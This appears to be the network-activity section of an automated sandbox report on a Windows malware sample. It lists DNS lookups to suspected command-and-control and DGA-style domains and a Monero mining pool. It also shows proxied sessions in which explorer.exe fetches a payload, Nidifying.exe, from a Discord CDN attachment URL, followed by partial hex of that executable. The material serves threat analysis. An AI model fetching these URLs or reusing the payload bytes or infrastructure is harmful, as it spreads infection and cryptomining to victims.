Jan 14, 2022 01:10:41.172594070 CET	8.8.8.8	192.168.2.3	0xee19	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:41.345783949 CET	8.8.8.8	192.168.2.3	0xe780	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:41.502638102 CET	8.8.8.8	192.168.2.3	0x19cc	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:41.686638117 CET	8.8.8.8	192.168.2.3	0xe814	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:41.853734016 CET	8.8.8.8	192.168.2.3	0x189	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:42.017359018 CET	8.8.8.8	192.168.2.3	0x9d64	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:42.208920956 CET	8.8.8.8	192.168.2.3	0x3cf5	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:42.373346090 CET	8.8.8.8	192.168.2.3	0xac97	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:42.542972088 CET	8.8.8.8	192.168.2.3	0x6052	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:42.723596096 CET	8.8.8.8	192.168.2.3	0xa3f4	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:43.272355080 CET	8.8.8.8	192.168.2.3	0x576c	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:46.671019077 CET	8.8.8.8	192.168.2.3	0x1841	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:46.851927996 CET	8.8.8.8	192.168.2.3	0x76b5	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:47.019249916 CET	8.8.8.8	192.168.2.3	0xb8ae	No error (0)	goo.su		104.21.38.221	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:47.019249916 CET	8.8.8.8	192.168.2.3	0xb8ae	No error (0)	goo.su		172.67.139.105	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:47.452337980 CET	8.8.8.8	192.168.2.3	0xdce4	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:47.672697067 CET	8.8.8.8	192.168.2.3	0x9be3	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:47.917035103 CET	8.8.8.8	192.168.2.3	0x5212	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:48.380753994 CET	8.8.8.8	192.168.2.3	0x1c9	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:48.547236919 CET	8.8.8.8	192.168.2.3	0x1eb7	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:48.702296019 CET	8.8.8.8	192.168.2.3	0x4490	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:48.911583900 CET	8.8.8.8	192.168.2.3	0xe165	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:50.610140085 CET	8.8.8.8	192.168.2.3	0x556c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:10:50.851850033 CET	8.8.8.8	192.168.2.3	0x4abb	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:51.111681938 CET	8.8.8.8	192.168.2.3	0x1c35	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:53.578792095 CET	8.8.8.8	192.168.2.3	0xe1aa	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:53.812371016 CET	8.8.8.8	192.168.2.3	0xbd2c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:53.981941938 CET	8.8.8.8	192.168.2.3	0x418c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.155240059 CET	8.8.8.8	192.168.2.3	0x951	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.353619099 CET	8.8.8.8	192.168.2.3	0xd32e	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.375776052 CET	8.8.8.8	192.168.2.3	0x1541	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.542987108 CET	8.8.8.8	192.168.2.3	0x9ca7	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.702439070 CET	8.8.8.8	192.168.2.3	0x60b9	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:54.878225088 CET	8.8.8.8	192.168.2.3	0x1f7f	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:55.943635941 CET	8.8.8.8	192.168.2.3	0x71a9	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:56.576909065 CET	8.8.8.8	192.168.2.3	0x3458	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:58.013387918 CET	8.8.8.8	192.168.2.3	0x7e43	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.250163078 CET	8.8.8.8	192.168.2.3	0x31aa	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.250720978 CET	8.8.8.8	192.168.2.3	0x1f46	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.440582991 CET	8.8.8.8	192.168.2.3	0x607c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.656124115 CET	8.8.8.8	192.168.2.3	0x99c1	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.656124115 CET	8.8.8.8	192.168.2.3	0x99c1	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.656124115 CET	8.8.8.8	192.168.2.3	0x99c1	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.656124115 CET	8.8.8.8	192.168.2.3	0x99c1	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.656124115 CET	8.8.8.8	192.168.2.3	0x99c1	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:10:59.720597982 CET	8.8.8.8	192.168.2.3	0x3ac9	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:04.479027987 CET	8.8.8.8	192.168.2.3	0xcf0c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:04.697313070 CET	8.8.8.8	192.168.2.3	0xf1a	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:05.257189035 CET	8.8.8.8	192.168.2.3	0x5857	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:11:07.047754049 CET	8.8.8.8	192.168.2.3	0x2d4	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:07.279733896 CET	8.8.8.8	192.168.2.3	0xcf0c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:08.063427925 CET	8.8.8.8	192.168.2.3	0x416	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:08.063427925 CET	8.8.8.8	192.168.2.3	0x416	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:08.063427925 CET	8.8.8.8	192.168.2.3	0x416	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:08.063427925 CET	8.8.8.8	192.168.2.3	0x416	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:08.063427925 CET	8.8.8.8	192.168.2.3	0x416	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:08.876282930 CET	8.8.8.8	192.168.2.3	0x4af0	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:14.549398899 CET	8.8.8.8	192.168.2.3	0x3355	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:16.410963058 CET	8.8.8.8	192.168.2.3	0xbb89	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:16.740977049 CET	8.8.8.8	192.168.2.3	0x6304	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:16.740977049 CET	8.8.8.8	192.168.2.3	0x6304	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:16.740977049 CET	8.8.8.8	192.168.2.3	0x6304	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:16.740977049 CET	8.8.8.8	192.168.2.3	0x6304	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:16.740977049 CET	8.8.8.8	192.168.2.3	0x6304	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:18.558310032 CET	8.8.8.8	192.168.2.3	0x1812	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.018198967 CET	8.8.8.8	192.168.2.3	0xa51a	No error (0)	avatars.githubusercontent.com		185.199.109.133	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.018198967 CET	8.8.8.8	192.168.2.3	0xa51a	No error (0)	avatars.githubusercontent.com		185.199.110.133	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.018198967 CET	8.8.8.8	192.168.2.3	0xa51a	No error (0)	avatars.githubusercontent.com		185.199.111.133	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.018198967 CET	8.8.8.8	192.168.2.3	0xa51a	No error (0)	avatars.githubusercontent.com		185.199.108.133	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.334810972 CET	8.8.8.8	192.168.2.3	0x9819	No error (0)	mdec.nelreports.net	mdec.nelreports.net.akamaized.net		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 01:11:23.980393887 CET	8.8.8.8	192.168.2.3	0xbbdd	No error (0)	yandex.ru		5.255.255.55	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.980393887 CET	8.8.8.8	192.168.2.3	0xbbdd	No error (0)	yandex.ru		5.255.255.50	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.980393887 CET	8.8.8.8	192.168.2.3	0xbbdd	No error (0)	yandex.ru		77.88.55.70	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:23.980393887 CET	8.8.8.8	192.168.2.3	0xbbdd	No error (0)	yandex.ru		77.88.55.66	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:26.089646101 CET	8.8.8.8	192.168.2.3	0x2f5b	No error (0)	avatars.githubusercontent.com		185.199.111.133	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:11:26.089646101 CET	8.8.8.8	192.168.2.3	0x2f5b	No error (0)	avatars.githubusercontent.com		185.199.109.133	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:26.089646101 CET	8.8.8.8	192.168.2.3	0x2f5b	No error (0)	avatars.githubusercontent.com		185.199.110.133	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:26.089646101 CET	8.8.8.8	192.168.2.3	0x2f5b	No error (0)	avatars.githubusercontent.com		185.199.108.133	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:31.918775082 CET	8.8.8.8	192.168.2.3	0xb4a0	No error (0)	clients2.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 01:11:31.918775082 CET	8.8.8.8	192.168.2.3	0xb4a0	No error (0)	googlehosted.l.googleusercontent.com		142.250.186.33	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:47.443286896 CET	8.8.8.8	192.168.2.3	0x8d1d	No error (0)	pool.supportxmr.com	pool-fr.supportxmr.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 01:11:47.443286896 CET	8.8.8.8	192.168.2.3	0x8d1d	No error (0)	pool-fr.supportxmr.com		91.121.140.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:47.443286896 CET	8.8.8.8	192.168.2.3	0x8d1d	No error (0)	pool-fr.supportxmr.com		94.23.247.226	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:47.443286896 CET	8.8.8.8	192.168.2.3	0x8d1d	No error (0)	pool-fr.supportxmr.com		149.202.83.171	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:47.443286896 CET	8.8.8.8	192.168.2.3	0x8d1d	No error (0)	pool-fr.supportxmr.com		37.187.95.110	A (IP address)	IN (0x0001)
Jan 14, 2022 01:11:47.443286896 CET	8.8.8.8	192.168.2.3	0x8d1d	No error (0)	pool-fr.supportxmr.com		94.23.23.52	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 185.233.81.115
- cdn.discordapp.com
- goo.su
- transfer.sh
- eqluc.net
  - host-data-coin-11.com
- rqxpklxkwf.com
- xadvl.net
- klhwrak.org
- fgnjso.com
- imcidk.org
- rdwvnsv.net
- yvkujufuw.com
- data-host-coin-8.com
- wcovghcs.com
- ywaostbmal.net

- aoveqaf.net
- plkqdtne.org
- privacy-tools-for-you-780.com
- edthrhayjk.com
- ihxsl.net
- unicupload.top
- sknnbg.com
- whvgm.com
- ftodw.org
- tblqj.com
- akjhwjkggh.net
- gkyct.net
- twwqvndvey.com
- gsmyx.org
- 185.7.214.171:8080
- tuflwivep.com
- ivlpinewg.net
- ieecosfyar.net
- xdygvpb.net
- exkisjjhyj.com
- kujldvvenw.net
- trnaq.org
- vtaoqsybd.net
- kmofsnsd.net
- unurbymgf.net
- bhvjllr.com
- vhvrcqqaf.net
- ontryquxlw.com
- rxuvjymcb.com
- ijklwa.org

- waulsn.net
- dridjevcrq.com
- rwatuxw.com
- hbyorglgxh.com
- upqykmcj.com
- nuutahy.net
- ndyvbaipw.net
- modbty.net
- mvujbo.net
- lxhkqxafpl.net
- chgnmb.org
- tutwonknu.net
- fmnacqlyta.net
- a0621298.xsph.ru
- bnbjlvbqmp.net
- ejpjpgva.com
- flbuw.org
- fhuqkb.net
- vqotqec.net
- xnslwgq.org
- jhggfd.org
- ebqhncngxh.com
- ktkqosjo.net
- egimjmd.org
- cvhgaja.com
- nmxhv.net
- rqnxgkqab.net

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49732	185.233.81.115	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:04 UTC	0	OUT	GET /32739433.dat?iddqd=1 HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.233.81.115
2022-01-14 00:10:05 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 14 Jan 2022 00:10:05 GMT Content-Type: text/html Content-Length: 153 Connection: close
2022-01-14 00:10:05 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.20.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49783	162.159.129.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	0	OUT	GET /attachments/903666793514672200/930134152861343815/Nidifying.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com
2022-01-14 00:10:16 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 00:10:16 GMT Content-Type: application/x-msdos-program Content-Length: 537088 Connection: close CF-Ray: 6cd2a3ed2cfa4eb6-FRA Accept-Ranges: bytes Age: 287060 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Nidifying.exe ETag: "d7df01d8158bfaddc8ba48390e52f355" Expires: Sat, 14 Jan 2023 00:10:16 GMT Last-Modified: Mon, 10 Jan 2022 16:21:03 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1641831663140006 x-goog-hash: crc32c=9zjujw== x-goog-hash: md5=198B2BWL+t3lukg5DlLzVQ== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 537088 X-GUploader-UploadID: ADPycdtAUXQOPbnIyWc7HwHE6Jjoo94_slb40xzLLQFjYJIeziMw89M1kSl2_68qrqD8x5Zob-f_ZoOlPr3MaflQeS5oJXYR_w X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2022-01-14 00:10:16 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 6a 56 36 34 37 6c 76 61 6d 38 67 6c 51 5a 36 47 51 6a 71 58 34 70 55 65 75 6a 43 65 6d 45 57 6c 65 46 6e 56 6b 78 36 36 69 41 55 6f 6e 45 75 25 32 42 77 35 4d 66 44 44 25 32 46 58 7a 74 37 65 56 75 45 64 6a 76 37 25 32 42 71 4b 77 45 34 35 51 6e 65 4a 6a 79 36 6a 35 6e 73 75 63 57 65 6b 36 39 34 41 42 71 31 72 4e 39 4f 4e 53 36 37 49 57 71 6e 46 55 45 76 79 53 74 75 69 5a 75 46 7a 31 63 5a 37 30 34 36 4a 6c 6d 4c 51 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=jV647lvam8glQZ6GQjqX4pUeujCemEWleFnVkx66iAUonEu%2Bw5MfDD%2FXzt7eVuEdjv7%2BqKwE45QneJjy6j5nsucWek694ABq1rN9ONS67lWqnFUEvyStuiZuFz1cZ7046JlmLQ%3D%3D"}],"group":"cf-nel","max_age":
2022-01-14 00:10:16 UTC	2	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 3f 79 2a a2 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 2a 08 00 00 06 00 00 00 00 00 00 ae 49 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL?y*0*I `@ @
2022-01-14 00:10:16 UTC	3	IN	Data Raw: 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 92 28 a9 00 00 06 38 10 00 00 00 72 c2 0c 00 70 80 19 00 00 04 38 00 00 00 00 2a 28 5e 01 00 06 38 e6 ff ff ff 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 0e 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 Data Ascii: *(*(8rp8*(^8*******(*(**0***(*(*(*(*(*(*(*(*(*(

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	4	IN	Data Raw: 11 04 1f 0a 1f 11 1f 0b 06 28 92 00 00 06 12 04 11 05 11 06 09 1f 0b 1f 16 1f 0c 06 28 92 00 00 06 12 03 11 04 11 05 11 06 1f 0c 1d 1f 0d 06 28 92 00 00 06 12 06 09 11 04 11 05 1f 0d 1f 0c 1f 0e 06 28 92 00 00 06 12 05 11 06 09 11 04 1f 0e 1f 11 1f 0f 06 28 92 00 00 06 12 04 11 05 11 06 09 1f 0f 1f 16 1f 10 06 28 92 00 00 06 12 03 11 04 11 05 11 06 17 1b 1f 11 06 28 93 00 00 06 12 06 09 11 04 11 05 1c 1f 09 1f 12 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0b 1f 0e 1f 13 06 28 93 00 00 06 12 04 11 05 11 06 09 16 1f 14 1f 14 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1b 1b 1f 15 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0a 1f 09 1f 16 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0f 1f 0e 1f 17 06 28 93 00 00 06 12 04 11 05 11 06 09 1a 1f 14 1f 18 06 28 93 00 00 Data Ascii: ((((((((((((((
2022-01-14 00:10:16 UTC	6	IN	Data Raw: 8d 16 00 00 01 0c 03 8e 69 1a 5b 0d 16 13 04 16 13 05 16 13 06 06 16 3e 04 00 00 00 07 17 58 0b 16 13 07 16 13 08 38 77 01 00 00 11 08 09 5d 13 09 11 08 1a 5a 13 0a 11 09 1a 5a 13 07 03 11 07 19 58 91 1f 18 62 03 11 07 18 58 91 1f 10 62 60 03 11 07 17 58 91 1e 62 60 03 11 07 91 60 13 05 20 ff 00 00 00 13 0b 16 13 0c 11 08 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 2e 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 91 1f 18 62 05 11 07 18 58 91 1f 10 62 60 05 11 07 17 58 91 1e 62 60 05 11 07 91 60 1 3 06 11 04 16 13 04 25 28 a1 00 00 06 58 13 04 11 08 07 17 59 40 Data Ascii: i[>X8w]ZZXbXb`Xb`` Y@I>BX8#>biXY`X?8.XXbXb`Xb``%(XY@
2022-01-14 00:10:16 UTC	7	IN	Data Raw: 1f 0c 64 59 fe 0e 26 00 20 76 c2 00 00 fe 0c 26 00 5a fe 0c 27 00 59 fe 0e 26 00 fe 0c 26 00 fe 0c 26 00 fe 0c 26 00 59 61 fe 0e 2b 00 fe 0c 28 00 fe 0c 28 00 1f 19 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 29 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1d 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2a 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1f 0d 64 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2b 00 58 fe 0e 28 00 fe 0c 29 00 1b 62 fe 0c 29 00 58 fe 0c 29 00 61 fe 0c 28 00 58 fe 0e 28 00 fe 0c 28 00 76 6c 6d 58 13 09 11 0e 11 07 17 59 40 53 00 00 00 11 06 16 3e 4b 00 00 00 11 09 11 0a 61 13 13 16 13 14 38 2e 00 00 00 11 14 16 3e 0c 00 00 00 11 10 1e 62 13 10 11 11 1e 58 13 11 11 08 11 0f 11 14 58 11 13 11 10 5f 11 11 1f 1f 5f 64 d2 9c 11 14 17 58 13 14 11 14 11 06 3f c9 ff ff ff Data Ascii: dY& v&Z'Y&&&&Ya+((ba(()X(((ba((*X(((da((+X()b)X)a(X((vlmXY@S>Ka8.>bXX__dX?
2022-01-14 00:10:16 UTC	8	IN	Data Raw: 00 00 00 11 04 10 04 0e 05 09 7b 72 00 00 04 8e 69 54 0e 04 09 7b 72 00 00 04 8e 69 1f 40 7f 51 00 00 04 28 b0 00 00 06 26 16 2a 06 28 65 00 00 0a 18 5a 11 04 28 6b 00 00 0a 06 28 65 00 00 0a 19 5a 09 7b 72 00 00 04 8e 69 28 6c 00 00 0a 16 13 05 05 20 7d 1d ea 0c 40 0a 00 00 00 7e 6d 00 00 04 39 19 00 00 00 7e 5c 00 00 04 02 03 04 05 0e 04 0e 05 6f 30 01 00 06 13 05 38 06 00 00 00 17 80 6d 00 00 04 11 05 2a 7e 5c 00 00 04 02 03 04 05 0e 04 0e 05 6f 30 01 0 0 06 2a 00 00 00 0a 1b 2a 00 1b 30 02 00 12 00 00 00 00 00 00 00 00 17 28 2a 00 00 0a dd 06 00 00 00 26 dd 00 00 00 00 2a 00 00 01 10 00 00 00 00 00 00 0b 0b 00 06 0a 00 00 01 13 30 07 00 53 00 00 00 00 00 00 00 d0 51 00 00 01 28 23 00 00 0a 72 9d 0e 00 70 18 8d 24 00 00 01 25 16 d0 13 00 00 01 28 23 00 00 Data Ascii: {riT{ri@Q(&*(eZ(k(eZ{ri(l }@~m9~\o08m*~\o0**0(*&*0SQ(#rp$%(#
